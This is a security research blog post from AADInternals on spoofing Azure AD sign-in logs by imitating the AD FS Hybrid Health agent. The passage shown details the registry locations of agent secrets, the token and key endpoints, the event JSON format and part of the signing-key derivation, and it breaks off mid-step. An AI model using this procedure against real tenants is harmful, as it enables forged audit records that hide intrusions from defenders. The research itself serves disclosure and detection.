



AADInternals.com

The ultimate Entra ID (Azure AD) / Microsoft 365 hacking and admin toolkit

[AAD KILL CHAIN](#)[DOCUMENTATION](#)[LINKS](#)[OSINT](#)[TALKS](#)[TOOLS](#)

Spoofing Azure AD sign-ins logs by imitating AD FS Hybrid Health Agent

🕒 July 08, 2021 (Last Modified: September 08, 2021) 📁 blog





- Introduction
- Hybrid Health agent for AD FS
- Process and protocol details
 - Step 1: Log in
 - Step 2: Write Event Id 1200
 - Step 3: Read Events
 - Step 4: Get Service Access Token
 - Step 5: Get Blob Upload Key
 - Step 6: Get Event Publisher Key
 - Step 7: Upload Events to blob storage
 - Step 8: Send signature to events hub
- Spoofing sign-ins log with AADInternals

- [Tampering with sign-ins log](#)
- [Registering fake agents with AADInternals v0.5.0 and later](#)
 - [Registering hybrid health service](#)
 - [Registering AD FS server](#)
 - [Creating fake events](#)
 - [Removing fake services and agents](#)
- [How to detect](#)
 - [Exporting agent secrets](#)
 - [Spoofing](#)
 - [Registering fake services](#)
- [How to prevent](#)
- [Summary](#)
- [References](#)

Azure AD Connect Health is a feature that allows viewing the health of on-prem hybrid infrastructure components, including Azure AD Connect and AD FS servers. Health information is gathered by agents installed on each on-prem hybrid server. Since March 2021, also AD FS sign-in events are gathered and sent to Azure AD.

In this write-up (based on a Threat Analysis [report](#) by Secureworks), I'll explain how anyone with a local administrator access to AD FS server (or proxy), can create arbitrary sign-ins events to Azure AD sign-ins log. Moreover, I'll show how Global Administrators can register fake agents to Azure AD - even for tenants not using AD FS at all.

Introduction

Per [Azure AD Connect Health](#) documentation:

Azure Active Directory (Azure AD) Connect Health provides robust monitoring of your on-premises identity infrastructure. It enables you to maintain a reliable connection to Microsoft 365 and Microsoft Online Services. This reliability is achieved by providing monitoring capabilities for your key identity components. Also, it makes the key data points about these components easily accessible.

After configuration and installation, we can see the health of AD FS services in the Azure AD Portal:

Home > Azure Active Directory Connect Health

Azure Active Directory Connect Health | AD FS services

Contoso

Quick start

Azure Active Directory Connect (Sync)

Sync errors

Sync services

Active Directory Federation Services

AD FS services

Active Directory Domain Services

AD DS services

Configure

Settings

Role based access control (IAM)

TRUBLESHOOTING + SUPPORT

Troubleshoot

New support request

Find ...

Service Name	Active Alerts	Last Updated	Status
sts.fake.myo365.site	2	7/8/2021, 3:33:41 PM	Unhealthy

We can also drill-down to see details:

Home > Azure Active Directory Connect Health > sts.fake.myo365.site

Delete

Overview

sts.fake.myo365.site

Federation Server

2 INSTANCES


Federation Server Proxy

0 INSTANCES

Quick Start

Properties

The logical structure of the hybrid health AD FS services in ArchiMate notation can be seen below:



The **service** represents the AD FS service and has the name equal to the hostname property of **AD FS service**:

```
# Get the AD FS service name
Get-AdfsProperties | Select Hostname
```

```
Hostname
-----
sts.fake.myo365.site
```

The **service** consists of **service members**, which can be either **federation server** or **federation server proxy**. Service members names are equal equal to the hostname of the **server** or the **proxy**:

```
# Get the computer host name
$env:COMPUTERNAME
```

SERVER

To get things going, an agent need to be installed on each AD FS and proxy server. License requirements to use Azure AD Connect Health is **Azure AD Premium P1** or **P2**.

Hybrid Health agent for AD FS


The Health Agent for AD FS has been there for years to report the health of the service. In March 2021, Microsoft **announced** that a public preview for [AD FS sign-ins in Azure AD reporting](#) is available to all customers.

As soon as this was announced, I took a brief look and noticed that the agent is using Azure service bus (same than PTA authentication and Azure Web Application Proxy). Finally, at the end of May, I had time for proper research.

Technically, in Azure AD, there are individual logs for a different types of sign-ins:

- SignInLogs
- NonInteractiveUserSignInLogs
- ServicePrincipalSignInLogs
- ManagedIdentitySignInLogs
- ProvisioningLogs
- ADFSSignInLogs
- RiskyUsers
- UserRiskEvents

The “normal” Azure AD sign-ins events are stored to a log called **SignInLogs** and AD FS sign-ins to a log called **ADFSSignInLogs**:



If the organisation has an Azure subscription, ADFSSignInLogs can be exported to Log Analytics workspace to be viewed and analysed. Below is an example of events extracted from Log Analytics:

AADInternalsSenti... Select scope | Run Time range : Last 24 hours Save Share + New alert rule ...

```
1 ADFSSignInLogs
2 | top 10 by TimeGenerated
3 | project UserPrincipalName,Id,TimeGenerated,IPAddress
```

Results Chart Columns Display time (UTC+00:00) Group columns

Completed. Showing results from the last 24 hours. 00:00.4 3 records

TimeGenerated [UTC]	Id	UserPrincipalName	IPAddress
> 7/8/2021, 12:34:05.000 PM	f34c81d4-671a-4d24-95b2-2d6c2ca40b44	nestorw@contoso.azurelabs.online	20.20.20.20
> 7/8/2021, 6:30:43.000 AM	220b0a01-5d25-4a29-a4fe-1f02d909ee66	nestorw@contoso.azurelabs.online	40.40.40.41
> 7/8/2021, 6:14:45.000 AM	9a40bda4-316d-49cf-abc8-3a74a8cf0693	nestorw@contoso.azurelabs.online	40.40.40.40


Administrators can view sign-ins logs in Azure Admin Portal. However, there is no dedicated tab for ADFSSignInLogs. Instead, AD FS log-in events are shown in **User sign-ins (interactive)** alongside “normal” Azure AD sign-ins events.

Below is an example where we can see AD FS log-in events from above in Azure AD sign-ins log:

The screenshot shows the Microsoft Azure portal interface for the 'Contoso' tenant, specifically the 'Sign-ins' page under 'Azure Active Directory'. The left sidebar contains various navigation options like 'Enterprise applications', 'Devices', 'App registrations', etc. The main content area shows a table of sign-in events. A red arrow points to the 'Show dates as: UTC' button. Three rows in the table are highlighted with red boxes, indicating sign-ins by 'Nestor Wilke' with IP addresses 20.20.20.20, 40.40.40.41, and 40.40.40.40.


Date (UTC)	Request ID	User	Application	Status	IP address	Location
7/9/2021, 5:43:25 AM	9cbd3331-4a36-441f...	AAD Admin	Azure Portal	Success		
7/8/2021, 2:17:40 PM	1ae15668-b953-40c...	test	Azure Portal	Interrupted		
7/8/2021, 1:46:09 PM	4d51a0d9-8ef7-4148...	AAD Admin	Azure Portal	Success		
7/8/2021, 12:34:05 PM	f34c81d4-671a-4d24...	Nestor Wilke	NotApplicable	Success	20.20.20.20	
7/8/2021, 12:30:58 PM	4b0d0097-1515-450...	AAD Admin	Azure Portal	Success		
7/8/2021, 9:13:09 AM	3b5354da-cf67-4524...	AAD Admin	Azure Portal	Success		
7/8/2021, 9:04:32 AM	8a844b1f-26b2-4877...	AAD Admin	Azure Portal	Success		
7/8/2021, 7:07:37 AM	078fe552-5db9-4d5f...		Microsoft Partner	Success		
7/8/2021, 7:05:55 AM	c6c3754b-1be6-48d...	AAD Admin	Microsoft Partner	Success		
7/8/2021, 6:31:07 AM	137f4961-cd64-48b3...	AAD Admin	Azure Portal	Success		
7/8/2021, 6:30:43 AM	220b0a01-5d25-4a2...	Nestor Wilke	NotApplicable	Success	40.40.40.41	
7/8/2021, 6:17:25 AM	f2c84b72-53b0-4894...		Azure Portal	Success		
7/8/2021, 6:17:22 AM	f2c84b72-53b0-4894...		Azure Portal	Interrupted		
7/8/2021, 6:14:45 AM	9a40bda4-316d-49cf...	Nestor Wilke	NotApplicable	Success	40.40.40.40	
7/8/2021, 6:13:05 AM	76a12057-4923-4e7...	AAD Admin	Azure Portal	Success		
7/8/2021, 6:12:58 AM	ae8f4d13-7da0-42ab...	AAD Admin	Azure Portal	Success		

The Health Agent for AD FS consists of three services. The one that is responsible for sending the events to Azure AD is **Azure AD Connect Health AD FS Insights Service**:



Process and protocol details

The overall process how AD FS sign-ins events are gathered and sent to Azure AD is illustrated below:




Step 1: Log in

First, a user logs in to AD FS using any method configured and available for the user.

Step 2: Write Event Id 1200

During and after a successful or failed log-in, AD FS server writes multiple auditing events to **Security** log. Auditing is turned on during the installation of the agent and is a prerequisite for gathering events.

The **Event Id 1200** contains details about the log-in event:



```
<?xml version="1.0" encoding="utf-16"?>
<AuditBase xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema"
  <AuditType>AppToken</AuditType>
  <AuditResult>Success</AuditResult>
  <FailureType>None</FailureType>
  <ErrorCode>N/A</ErrorCode>
  <ContextComponents>
    <Component xsi:type="ResourceAuditComponent">
      <RelyingParty>urn:federation:MicrosoftOnline</RelyingParty>
      <ClaimsProvider>AD AUTHORITY</ClaimsProvider>
      <UserId>AADINTERNALS\test</UserId>
    </Component>
    <Component xsi:type="AuthNAuditComponent">
      <PrimaryAuth>urn:oasis:names:tc:SAML:2.0:ac:classes:PasswordProtectedTransport</PrimaryAuth>
      <DeviceAuth>false</DeviceAuth>
      <DeviceId>N/A</DeviceId>
      <MfaPerformed>false</MfaPerformed>
      <MfaMethod>N/A</MfaMethod>
```

```
<TokenBindingProvidedId>false</TokenBindingProvidedId>
<TokenBindingReferredId>false</TokenBindingReferredId>
<SsoBindingValidationLevel>TokenUnbound</SsoBindingValidationLevel>
</Component>
<Component xsi:type="ProtocolAuditComponent">
  <OAuthClientId>N/A</OAuthClientId>
  <OAuthGrant>N/A</OAuthGrant>
</Component>
<Component xsi:type="RequestAuditComponent">
  <Server>http://sts.fake.myo365.site/adfs/services/trust</Server>
  <AuthProtocol>WSFederation</AuthProtocol>
  <NetworkLocation>Intranet</NetworkLocation>
  <IpAddress>10.10.10.30</IpAddress>
  <ForwardedIpAddress />
  <ProxyIpAddress>N/A</ProxyIpAddress>
  <NetworkIpAddress>N/A</NetworkIpAddress>
  <ProxyServer>N/A</ProxyServer>
  <UserAgentString>Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, li
  <Endpoint>/adfs/ls/</Endpoint>
</Component>
</ContextComponents>
</AuditBase>
```

Step 3: Read Events

The agent reads (at least) all Id 1200 events. The agent seems to be monitoring the **Security log** for changes.

Step 4: Get Service Access Token

The agent gets a **Service Access Token** from Azure AD. The token is fetched by making HTTP POST request to:

```
https://s1.adhybridhealth.azure.com/oauth2/token
```

The body of the request is (line changes added):

```
grant_type=client_credentials&client_secret=<client_secret>&client_id=<tenant_id>_<machine_id>
```

<**client_secret**> is a so called AgentKey, which is stored to the registry of AD FS server. The AgentKey is “protected” with DPAPI. <**client_id**> is a combination of the tenant id and machine id. Both of the values are also stored to the registry.

Parameter	Registry location
client_secret	HKLM:\SOFTWARE\Microsoft\ADHealthAgent\AgentKey
tenant_id	HKLM:\SOFTWARE\Microsoft\ADHealthAgent\TenantId
machine_id	HKLM:\SOFTWARE\Microsoft\Microsoft Online\Reporting\MonitoringAgent\MachineIdentity

As a response, we will have a JSON file containing the service access token:

```
{
  "access_token": "2Fx1s5Th9h4...D4efhRG4",
  "token_type": "bearer",
  "expires_in": 3599
}
```

The service access token is NOT a standard JWT token, but some Microsot encrypted blob. The token is valid for (almost) an hour.

Step 5: Get Blob Upload Key

The agent gets a **Blob Upload Key** that is required to send the actual events to Azure AD. The key is fetched by making HTTP GET request to:

```
https://s1.adhybridhealth.azure.com/providers/Microsoft.ADHybridHealthService/monitoringpolicy
```

<**service_id**> refers to the id of **AD FS service** registered to Azure AD during the first agent installation. The id not shown in the Azure Portal, but is luckily also stored to the registry.

Parameter	Registry location
service_id	HKLM:\SOFTWARE\Microsoft\ADHealthAgent\ADFS\ServiceId

The **Service Access Token** from the previous step is included in the Authorization header:

```
Authorization: Bearer <service access token>
```

As a response, we will get a URL for the blob storage with a working shared access signature (SAS) token. The **<service_id>** is the service id sent in the request.

```
https://adhsprodweuaadsynciadata.blob.core.windows.net/adfederationservice-<service_id>?sv=2018
```

Step 6: Get Event Publisher Key

The agent gets an **Event Publisher Key** that is required to send the signature of the events blob to Azure AD. The key is fetched by making HTTP GET request to:

```
https://s1.adhybridhealth.azure.com/providers/Microsoft.ADHybridHealthService/monitoringpolicy-<service_id>
```

<service_id> is the same as in the previous step, and the service access token is also used similarly for authentication.

As a response, we will get a JSON file that is just a single string containing Azure Service Bus endpoint and other related information, including another SAS token.

```
"Endpoint=sb://adhsprodweuehadsia.servicebus.windows.net/;SharedAccessSignature=SharedAccessSignature
```

Step 7: Upload Events to blob storage

The events are sent to blob storage as a json file, which consists of an array of event objects. Below is the json file for the event from the step 2:

```
1[
2  {
3      "UniqueID": "434c2d29-a4a0-4ce2-86f5-1679bbadc948",
4      "Server": "SERVER",
5      "EventType": 1,
```

```
6      "PrimaryAuthentication": 33,  
7      "RequiredAuthType": 1,  
8      "RelyingParty": "urn:federation:MicrosoftOnline",  
9      "RelyingPartyName": "",  
10     "Result": true,  
11     "DeviceAuthentication": false,  
12     "URL": "/adfs/ls",  
13     "User": 1350057402,  
14     "UserId": "AADINTERNALS\\test",  
15     "UserIdType": 10,  
16     "UPN": "test@fabrikam.azurelabs.online",  
17     "Timestamp": "2021-07-09T07:03:54.9506592Z",  
18     "Protocol": 2,  
19     "NetworkLocation": 1,  
20     "AppTokenFailureType": 0,  
21     "IPAddress": "10.10.10.30",  
22     "ClaimsProvider": null,  
23     "OAuthClientID": null,  
24     "OAuthTokenRetrievalMethod": null,  
25     "MFA": null,  
26     "MFAProviderErrorCode": null,  
27     "ProxyServer": null,  
28     "Endpoint": "/adfs/ls/",  
29     "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH  
30     "DeviceID": "",  
31     "ErrorHitCount": 0,  
32     "X509CertificateType": null,  
33     "MFAAuthenticationType": null,  
34     "ActivityId": "b91630ee-984e-40ff-a7ea-ffefdb472048",  
35     "ActivityIdAutoGenerated": false,  
36     "PrimarySid": "S-1-5-21-2918793985-2280761178-2512057791-1602",  
37     "ImmutableId": "rJcYmpdAz0i3VB7sI6ZDcg=="  
38   }  
39]
```

Note: From the identity information (rows 14, 16, 36, and 37 from the json file above) Azure AD only cares about UPN. All log-in events are sent to Azure AD. However, only those events having an UPN of an existing Azure AD user is added to **ADFSSignInLog**.

Before sending the json file, it is compressed using Gzip.

Agent sends the compressed json file to the blob storage by making HTTP POST to the url received in step 5. The url is modified by adding a file name and api-version to it:

```
https://adhsprodweuaadsynciadata.blob.core.windows.net/adfederationservice-<service_id>/<id>.j
```

<service_id> is the same than in the previous steps and <id> is a random GUID identifying the sent events.

The following HTTP headers are used:

```
User-Agent: Azure-Storage/8.2.0 (.NET CLR 4.0.30319.42000; Win32NT 10.0.17763.0)
x-ms-version: 2017-04-17
Content-MD5: <MD5Hash>
x-ms-blob-type: BlockBlob
x-ms-client-request-id: <id>
```

<Md5Hash> is the MD5 hash calculated from the Gzip compressed json file. <id> is the same id used above.

Step 8: Send signature to events hub

Before calculating the signature to be sent to the events hub, we need to derive the signature key (this is very interesting):

1. SHA512 hash is calculated from the AgentKey. The AgentKey is a base 64 encoded byte array, but the hash is calculated from the b64 string by converting it to the byte array of ASCII values!
2. The resulting (binary) hash is converted to hex string.
3. Signing key is a result of converting the hex string to byte array by using base 64 decoding !?!?!

The next step is to define the string to be signed:

